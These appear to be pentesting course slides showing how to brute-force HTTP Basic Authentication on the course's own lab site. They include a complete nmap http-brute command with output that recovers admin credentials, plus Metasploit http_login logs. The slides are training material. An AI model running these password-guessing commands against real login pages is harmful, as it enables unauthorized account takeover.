Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com


Pentester Academy: http://www.PentesterAcademy.com

Attacking HTTP Basic Authentication with Nmap and Metasploit

Dictionary / Bruteforce

- Basic Authentication typically never blocks on multiple retries ☺
- Ideal for Bruteforcing or Dictionary based attack
- HTTP Basic Authentication Attack – Solutions with Burp Proxy

Nmap http-brute NSE




```
root@kali:~# nmap -p 80 --script http-brute --script-args 'http-brute.hostname=pentesteracademylab.appspot.com,h
ttp-brute.method=POST,http-brute.path=/lab/webapp/basicauth,userdb=/root/users.txt,passdb=/root/list' -v pentest
eracademylab.appspot.com -n

Starting Nmap 6.25 ( http://nmap.org ) at 2013-09-13 05:25 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 05:25
Scanning pentesteracademylab.appspot.com (74.125.135.141) [4 ports]
Completed Ping Scan at 05:25, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 05:25
Scanning pentesteracademylab.appspot.com (74.125.135.141) [1 port]
Discovered open port 80/tcp on 74.125.135.141
Completed SYN Stealth Scan at 05:25, 0.10s elapsed (1 total ports)
NSE: Script scanning 74.125.135.141.
Initiating NSE at 05:25
Completed NSE at 05:26, 23.71s elapsed
Nmap scan report for pentesteracademylab.appspot.com (74.125.135.141)
Host is up (0.085s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-brute:
|   Accounts
|     admin:aaddd - Valid credentials
|   Statistics
|_    Performed 276 guesses in 23 seconds, average tps: 11

NSE: Script Post-scanning.
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds
           Raw packets sent: 5 (196B) | Rcvd: 3 (116B)
root@kali:~# 
```

Metasploit http_login Module



```
[-] 74.125.135.141:80 HTTP - [020/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [021/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadaa'
[-] 74.125.135.141:80 HTTP - [021/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [022/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadas'
[-] 74.125.135.141:80 HTTP - [022/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [023/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadad'
[-] 74.125.135.141:80 HTTP - [023/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [024/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadsa'
[-] 74.125.135.141:80 HTTP - [024/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [025/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadss'
[-] 74.125.135.141:80 HTTP - [025/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [026/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadsd'
[-] 74.125.135.141:80 HTTP - [026/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [027/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadda'
[-] 74.125.135.141:80 HTTP - [027/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [028/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aadds'
[-] 74.125.135.141:80 HTTP - [028/488] - /lab/webapp/basicauth - Failed to login as 'admin'
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying username:'admin' with password:'aaddd'
[+] http://74.125.135.141:80/lab/webapp/basicauth - Successful login 'admin' : 'aaddd'
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying random username with password:'aaddd'
[*] 74.125.135.141:80 HTTP - [029/488] - /lab/webapp/basicauth - Trying username:'admin' with random password
[*] http://74.125.135.141:80/lab/webapp/basicauth - Random usernames are not allowed.
[*] http://74.125.135.141:80/lab/webapp/basicauth - Random passwords are not allowed.
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) > 
```